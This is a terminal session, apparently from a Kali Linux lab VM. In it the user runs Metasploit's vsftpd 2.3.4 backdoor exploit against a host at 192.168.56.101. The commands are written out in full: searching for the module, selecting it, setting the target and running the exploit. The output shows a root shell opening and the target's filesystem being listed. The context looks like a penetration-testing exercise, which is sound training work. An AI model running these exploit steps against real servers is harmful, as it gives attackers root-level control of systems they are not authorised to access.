KALI 2025.3 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Session Actions Edit View Help
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    vsftpd 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPHOST     no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPHOST     no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)
```

```
KALI 2025.3 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Session Actions Edit View Help

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPHOST     no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] found shell
[*] Command shell session 1 opened (192.168.56.102:41549 -> 192.168.56.101:6200) at 2025-10-20 12:53:39 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
exit
```